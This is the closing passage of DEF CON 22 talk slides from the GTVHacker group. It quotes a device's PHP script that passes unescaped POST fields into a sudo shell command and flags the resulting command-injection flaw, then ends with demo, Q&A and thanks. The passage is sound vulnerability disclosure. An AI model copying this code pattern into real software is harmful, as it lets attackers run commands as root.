//passthru("sudo ls", $retval);

//echo "nodeId=" . $nodeId . " attrId=" . $attrId . " value=" . $sv;
$cmd = 'sudo ' . dirname(__FILE__) . '/php2apron set_value ' . $nodeId . " " . $attrId . " " . $sv;

//echo $cmd . " ";

passthru($cmd, $retval);
echo "ret_code=" . $retval;

?>
```

- The "set\_dev\_value.php" script doesn't shell-escape the POST fields "nodeId" and "attrId"
- Used in a command with "sudo"



# Demo

- 4 minutes, 22 devices, 1 special guest
- Welcome DUAL CORE!
- “All The Things”
- Dual Core CDs available in the vendor area



[HTTP://DC22.GTVHACKER.COM](http://dc22.gtvhacker.com)



# Questions



We'll be doing a Q&A after the talk at the  
Chillout Lounge



[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)



# Thank You

Slide resources can be found at:

<http://DC22.GTVHacker.com/>

**WIKI:** <http://www.GTVHacker.com>

**FORUM:**

<http://forum.GTVHacker.com>

**BLOG:** <http://blog.GTVHacker.com>

**IRC:** irc.freenode.net #GTVHacker

Follow us on Twitter: @GTVHacker

Shoutout to:

DEF CON

Dual Core

ddggttff3

rad1x

minga

0x00string

And all of you!



[HTTP://DC22.GTVHACKER.COM](http://DC22.GTVHACKER.COM)

